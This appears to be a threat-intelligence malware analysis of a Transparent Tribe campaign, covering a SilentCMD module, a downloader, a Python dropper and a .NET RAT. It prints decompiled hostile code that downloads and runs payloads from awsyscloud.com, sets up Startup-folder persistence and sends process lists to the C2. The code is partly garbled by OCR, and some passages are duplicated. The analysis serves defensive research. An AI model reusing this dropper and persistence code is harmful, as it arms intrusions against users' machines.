
The SilentCMD Module

The two dll are legit windows library and are used in support of the malicious behaviour. Instead, the “windproc.scr” and “windprocx.scr” files are the compiled version of the utility SilentCMD publicly available on GitHub. *SilentCMD* executes a batch file without opening the command prompt window. If required, the console output can be redirected to a log file.



```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Reflection;
using System.Threading;
using System.Windows.Forms;
using Brenner.SilentCmd.Properties;

namespace Brenner.SilentCmd
{
    // Token: 0x02000004 RID: 4
    internal class Engine
    {
        // Token: 0x06000011 RID: 17 RVA: 0x000022A8 File Offset: 0x000004A8
        public int Execute(string[] args)
        {
            int result;
            try
            {
                this._config.ParseArguments(args);
                this._logWriter.Initialize(this._config.LogFilePath, this._config.LogAppend);
                if (this._config.ShowHelp)
                {
                    Engine.ShowHelp();
                    result = 0;
                }
                else
                {
                    this.DelayIfNecessary();
                    this.ResolveBatchFilePath();
                    this._logWriter.WriteLine(Resources.StartingCommand, new object[]
                    {
                        this._config.BatchFilePath
                    });
                    using (Process process = new Process())
                    {
                        process.StartInfo = new ProcessStartInfo(this._config.BatchFilePath, this._config.BatchFileArguments)
                        {
                            RedirectStandardOutput = true,
                            RedirectStandardError = true,
                            UseShellExecute = false,
                            CreateNoWindow = true
                        };
                        process.OutputDataReceived += this.OutputHandler;
                        process.ErrorDataReceived += this.OutputHandler;
                        process.Start();
                        process.BeginOutputReadLine();
                        process.WaitForExit();
                        result = process.ExitCode;
                    }
                }
            }
            catch (Exception ex)
            {
                this._logWriter.WriteLine(Resources.Error, new object[]
```

The SilentCMD utility is used to execute the commands pushed from the C2, and all of them will be executed without showing anything to the user. However, as previously mentioned, it is curious to notice that the malware installs two different variants of the executable, with the only difference in timestamp:



property	value
md5	03EDFAEFB8EF26342A234315B14EAE2B
sha1	8AA8CA3886F90685854E60BA3A757DED6CE7339B
sha256	39567C9BBBC038574FD1CF569F4F7CFD68403CD817984186B83098DED2433B2C
md5-without-overlay	n/a
sha1-without-overlay	n/a
sha256-without-overlay	n/a
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes-text	M Z . . . . @ . . . .
file-size	18432 (bytes)
size-without-overlay	n/a
entropy	5.412
imphash	F34D5F2D4577ED6D9CEEC516C1F5A744
signature	n/a
entry-point	FF 25 00 20 40 00 79 3A 54 39 66 46 6A 4C 68 23 4A 68 00 00 00 00 48 6B 6F 2D 37 34 67 2C 56 68 73
file-version	1.0.1.5
description	SppExtComTel
file-type	**executable**
cpu	**32-bit**
subsystem	GUI
compiler-stamp	0xB3B8F4C5 (Sun Jul 19 17:29:09 2065)
debugger-stamp	empty
resources-stamp	empty
exports-stamp	n/a
version-stamp	empty

property	value
md5	95970056E0FF6C26D196496105521C19
sha1	7AE28B209874C42E5548B1316A6636991A8534C4
sha256	113776D3CC8409DA498E898BC5E0CAFC1762CE1D49E1A86C56B4D841B06EFDF8
md5-without-overlay	n/a
sha1-without-overlay	n/a
sha256-without-overlay	n/a
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes-text	M Z . . . . @ . . . .
file-size	18432 (bytes)
size-without-overlay	n/a
entropy	5.444
imphash	F34D5F2D4577ED6D9CEEC516C1F5A744
signature	n/a
entry-point	FF 25 00 20 40 00 79 3A 54 39 66 46 6A 4C 68 23 4A 68 00 00 00 00 48 6B 6F 2D 37 34 67 2C 56 68 73
file-version	1.0.1.5
description	SppExtComTel
file-type	**executable**
cpu	**32-bit**
subsystem	GUI
compiler-stamp	0xF2E74581 (Fri Feb 20 04:54:41 2099)
debugger-stamp	empty
resources-stamp	empty
exports-stamp	n/a
version-stamp	empty

The Real Time Module

The other extracted file is the “Realtime.cs” file, which is the source of a piece of code written in C#, and it is compiled and run during the execution of the macro. The code is very simple and it has the only purpose to download another component from the internet:

```
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.IO;
using System.Net;
using System.Text;
namespace Realtime
{
    class Program
    {
        static void Main(string[] args)
        {

            WebClient wc = new WebClient();
            wc.DownloadFile("http://www.awsyscloud.com/x64i.scr",
@"c:\\programdata\\systemidleperf\\x64i.scr");
            Process proc = new Process();
            proc.StartInfo.FileName = Convert.ToString(args[0]);
            proc.StartInfo.Arguments = "/c " + Convert.ToString(args[1]);
            proc.StartInfo.UseShellExecute = false;
            proc.StartInfo.CreateNoWindow = false;
            proc.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
            proc.Start();
            Environment.Exit(0);
            //Application.Exit();
            /* if (!proc.Start())
             {
                 //Console.WriteLine("Error starting");
                 return;
             }*/
            //proc.WaitForExit();
        }
    }
}
```

The code is really simple, it has the function of downloading the file “x64i.scr” from the dropurl “awsysclou[.com” and then saves it into the folder “c:\programdata\systemidleperf\”. The file is immediately executed through the C# primitives.

The X64i.scr File

Hash	7b455b78698f03c0201b2617fe94c70eb89154568b80e0c9d2a871d648ed6665
Threat	New Operation Transparent Tribe Campaign
Brief Description	Python stub malware of the new Campaign of Transparent Tribe
Ssdeep	196608:jXm2jfTjEzWt7+eW3TAPHULULN3erOAjsjAbpSzZTfuHO0y7:Lm2jfTgWt65U4UL9eCDHzZfyG7
Icon	

Table 2. Static information about the Pyhton Stub

The icon of the executable let us understand that the malware has been forged through the usage of the tool Pyinstaller. It is a tool that permits a user to create a complete self-contained executable starting from a python source code. However, the two main disadvantages of choosing this solution are the high footprint of the executable (reaching more than 7.5MB and this generates a lot of noise inside the system); and the easiness to reverse the executable to obtain the source code.


So, after the operation of reversing, the extracted code of the malware is the following:

```
from ctypes import *
import socket, time, os, struct, sys
from ctypes.wintypes import HANDLE, DWORD
import platform
import ctypes
import _winreg
import time
import os
import platform
import binascii
import _winreg
import subprocess
bitstream3 = "PAYLOAD_ONE"
bitstream4 = "PAYLOAD_TWO"
oses = os.name
systems = platform.system()
releases = platform.release()
architectures = platform.architecture()[0]

def main():
  try:
    runsameagain()
  except Exception as e:
      print str(e)

def runsameagain():
    global bitstream3
    binstr = bytearray(binascii.unhexlify(bitstream3))
    if not os.path.exists("c:\programdata\SppExtComTel"):
        os.makedirs("c:\programdata\SppExtComTel")
    WriteFile("c:\programdata\SppExtComTel\SppExtComTel.scr",binstr);
    bootup()
    subprocess.Popen(["c:\programdata\SppExtComTel\SppExtComTel.scr", '--brilliance'])

def rundifferentagain():
    global bitstream4
    binstr = bytearray(binascii.unhexlify(bitstream4))
    if not os.path.exists("c:\programdata\SppExtComTel"):
        os.makedirs("c:\programdata\SppExtComTel")
    WriteFile("c:\programdata\SppExtComTel\SppExtComTel.scr",binstr);
    bootup()
    subprocess.Popen(["c:\programdata\SppExtComTel\SppExtComTel.scr", '--brilliance'])

def Streamers():
 try:
    rundifferentagain()
    return 1
 except Exception as e:
    print str(e)

def WriteFile(filename,data):
    with open(filename,"wb") as output:
  output.write(data)


def bootup():
    try:
        from win32com.client import Dispatch
        from win32com.shell import shell,shellcon
  dpath = "c:\programdata\SppExtComTel"
        #print "before"
  Start_path = shell.SHGetFolderPath(0, shellcon.CSIDL_STARTUP, 0, 0)
  com_path = os.path.join(Start_path, "SppExtComTel.lnk")
  target = os.path.join(dpath,"SppExtComTel.scr")
  wDir = dpath
  icon = os.path.join(dpath, "SppExtComTel.scr")
  shell = Dispatch('WScript.Shell')
  shortcut = shell.CreateShortCut(com_path)
  shortcut.Targetpath = target
  shortcut.WorkingDirectory = wDir
  shortcut.IconLocation = icon
  shortcut.save()
        #print "there"
        #return True
    except Exception, e:
        print str(e)

if __name__ == "__main__":
  try:
      #print oses
      #print systems
      #print releases
      #print architectures
      if '.py' not in sys.argv[0]:
    #sys.exit()
                #print "nothign to do"
                if systems == 'Windows' and releases == "7":
                    main()
                elif systems == 'Windows' and (releases == "8.1" or releases == "8"):
                    Streamers()
                elif systems == 'Windows' and releases == "10":
                    #print "Please use a 64 bit version of python"
                    #print "entering streamers"
                    Streamers()
                else:
                    Streamers()
  except Exception as e:
    print str(e)
```

Code snippet 2

The python code is very simple to analyze and to explain. The first operation is to declare two global variables, “bitstream3” and “bitstream4”. They are the hexadecimal representation of two PE files, that will be deepened in the next sections. These two files are chosen according to the Windows OS version, as visible at the bottom of the code.

After that, the script writes the desired payload into the folder “c:\programdata\SppExtComTel\” and immediately executed it with the parameter “–brilliance”. After that, the malware guarantees its persistence through the creation of a LNK file inside the Startup folder.




C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

Nome	Ultima modifica	Tipo	Dimensione
desktop.ini	24/05/2019 14:12	Impostazioni di co...	1 KB
SppExtComTel	17/02/2020 10:20	Collegamento	2 KB


The RAT

As previously stated, the malware payload is the core component of the malware implant.

As shown in the above figure, the malware is written in .NET framework and the creation date back to 29 Jan 2020. It is the date of the beginning of the malware campaign, also demonstrated by the registration records of the C2. The malware consists of a modular implant that downloads other components from the C2.




The first operation is to provide to the C2 a list of the running processes on the victim machine:



```
POST /E@t!aBbU0le8hiInks/cred!tors.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: awsyscloud.com
Content-Length: 1636
Expect: 100-continue

Numerous0=services!444!!&Numerous1=conhost!2400!!&Numerous2=svchost!708!!&Numerous3=dllhost!
1152!!&Numerous4=smss!260!!&Numerous5=svchost!2840!!&Numerous6=cmd!1748!!&Numerous7=csrss!344!!
&Numerous8=vmtoolsd!2832!!&Numerous9=svchost!604!!&Numerous10=svchost!3948!!
&Numerous11=svchost!780!!&Numerous12=dumpcap!4072!!&Numerous13=SppExtComTel.scr!2320!!
&Numerous14=svchost!864!!&Numerous15=svchost!952!!&Numerous16=VGAuthService!1396!!
&Numerous17=svchost!680!!&Numerous18=lsm!496!!&Numerous19=windproc.scr!3308!!
&Numerous20=conhost!3236!!&Numerous21=dllhost!2028!!&Numerous22=csrss!400!!&Numerous23=lsass!
488!!&Numerous24=conhost!2800!!&Numerous25=vmacthlp!664!!&Numerous26=OSPPSVC!3600!!
&Numerous27=JetBrains.Etw.Collector.Host!1284!!&Numerous28=svchost!1016!!&Numerous29=EXCEL!836!
[redacted]+-+Cartel1++
%5bmodalit%c3%a0+compatibilit%c3%a0%5d!&Numerous30=svchost!924!!&Numerous31=cmd!980!!
&Numerous32=spoolsv!1100!!&Numerous33=winlogon!476!!&Numerous34=explorer!2700!!
&Numerous35=WmiPrvSE!2788!!&Numerous36=wininit!384!!&Numerous37=x64i.scr!2252!!
&Numerous38=wmpnetwk!2340!!&Numerous39=Wireshark!3956!*Connessione+alla+rete+locale+(LAN)!
&Numerous40=vmtoolsd!1448!!&Numerous41=taskhost!2604!!&Numerous42=SearchFilterHost!2716!!
&Numerous43=msdtc!2088!!&Numerous44=WmiPrvSE!1708!!&Numerous45=svchost!1136!!&Numerous46=[redacted]
!1308!!&Numerous47=svchost!1996!!&Numerous48=procexp64!2236!!&Numerous49=SearchIndexer!
3036!!&Numerous50=svchost!1252!!&Numerous51=System!4!!&Numerous52=dwm!2676!!
&Numerous53=SearchProtocolHost!3192!!&Numerous54=Idle!0!!&people=ADMIN-
PC&champ=Microsoft+Windows+7+Ultimate+HTTP/1.1 200 OK
Date: Mon, 17 Feb 2020 09:28:32 GMT
Server: Apache
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

HTTP/1.1 100 Continue
```

The method used to send the information to the C2 is the following:




```
            byte[] bytes = new WebClient().UploadValues(address, "POST~evatron".Split(new char[]
            {
                '~'
            })[0], this._nm);
            result = HttpUtility.HtmlDecode(Encoding.ASCII.GetString(bytes)).ToString();
        }
        catch (Exception)
        {
            result = "";
        }
        return result;
    }
```

cali

ome	Valore	Tipo
_entriesArray	Count = 0x00000061	System.Collections.ArrayList
[0]	{System.Collections.Specialized.NameObjectCollectionBase.NameObjec...	object {System.Collections.Special...
Key	"Numerous0"	string
Value	Count = 0x00000001	object {System.Collections.ArrayLi...
[0]	"HashMyFiles!4528!HashMyFiles!"	object {string}
Visualizzazione non elaborata		
[1]	{System.Collections.Specialized.NameObjectCollectionBase.NameObjec...	object {System.Collections.Special...

Figure 11: C2 communication routine

After that, the malware loops in a cycle and waits for some commands coming from the C2:



```
while (text == "")
{
    text = this.whatcostus();
}
while (text2 == "")
{
    text2 = this.getusavar();
}
if (text != "")
{
    Form1.putfocus(text, out this.a, out this.b);
    Form1.putfocus(text2, out this.c, out this.d);
    string str = this.a.Replace("\\~evatron".Split(new char[]
    {
        '~'
    })[0], "~evatron".Split(new char[]
```

Figure 12: Routine for the download of new modules

When the C2 sends some commands to instruct the bot, the malware downloads and executes other two components, which are two DLLs downloaded from the following URLs:


- http[://awsyscloud[.com/[email protected]]!aBbU0le8hilnks/B/3500/m1ssh0upUuchCukXanevPozlu[.dll
- http[://awsyscloud[.com/[email protected]]!aBbU0le8hilnks/D/3500/p2ehtHero0paSth3end.dll

The first DLL, once executed, has been renamed in “indexerdervice.dll”. This executable has got a sophisticated encryption method of communication with the C2:

When the C2 sends some commands to instruct the bot, the malware downloads and executes other two components, which are two DLLs downloaded from the following URLs:

- http[://awsyscloud[.com/[email protected]]!aBbU0le8hilnks/B/3500/m1ssh0upUuchCukXanevPozlu[.dll
- http[://awsyscloud[.com/[email protected]]!aBbU0le8hilnks/D/3500/p2ehtHero0paSth3end.dll


The first DLL, once executed, has been renamed in “indexerdervice.dll”. This executable has got a sophisticated encryption method of communication with the C2:



```
// Token: 0x06000025 RID: 37 RVA: 0x00002A8C File Offset: 0x00000C8C
private void _flows()
{
    string certificateText = this.http.httprequest(this.http._robenhood(AllApps._trans.Code8, AllApps._trans.Code9,
      AllApps._trans.Code10, AllApps._trans.Code11), "relay=y!bishopbeen".Split(new char[]
    {
        '!'
    })[0]);
    this.rsa.LoadCertificateFromString(certificateText);
    string str = plusndash.ToUrlSafeBase64(this.rsa.Encrypt(this.http._pep.EncryptionKey));
    string str2 = plusndash.ToUrlSafeBase64(this.rsa.Encrypt(this.http._pep.EncryptionIV));
    string cipherText = this.http.httprequest(this.http._robenhood(AllApps._trans.Code8, AllApps._trans.Code9,
      AllApps._trans.Code10, AllApps._trans.Code11), "juliahich!dorf=".Split(new char[]
    {
        '!'
    })[1] + str + "&huss=!richardsibn".Split(new char[]
    {
        '!'
    })[0] + str2);
    this.connected = (this.http._pep.Decrypt(cipherText) ==
      "6f6e6c79706172616e6f696473757276697665#senderintodistropes".Split(new char[]
    {
        '#'
    })[0]);
    if (this.connected)
    {
```

Figure 13: Evidence of the decrypting routine of the certificate


The above screen shows that the malware requests for an RSA key, which has to be validated by the highlighted text. If the check is positive, the malware can go on to its malicious actions, such as sending of information:



```
private void ThreadMethod()
{
    try
    {
        this._ns = this.NetWorkSTream(this._tcp);
        this._ns.ReadTimeout = 50000;
        if (this._senddata(null, AllApps._trans.Code25 + this.filename, false))
        {
            string[] array = this.waitalong();
            if (array != null)
            {
                string a = (array[0].Split(new char[]
                {
                    '_'
                }).Length > 1) ? array[0].Split(new char[]
                {
                    '_'
                })[1].ToLower() : array[0].ToLower();
                if (a == "sendfile")
                {
                    this.receivefile();
                }
```

Figure 14: Sending routine of the malware

The second malware module is a simple DLL having the purpose to download other components from the dropURL and then install it:



```
string text = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), Path.GetFileNameWithoutExt
{
    46,
    101,
    120,
    101
});
string password = "Hi0-78LoupIks2jMn";
byte[] array = File.ReadAllBytes(pete);
Rijndael rijndael = Rijndael.Create();
Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(password, salt);
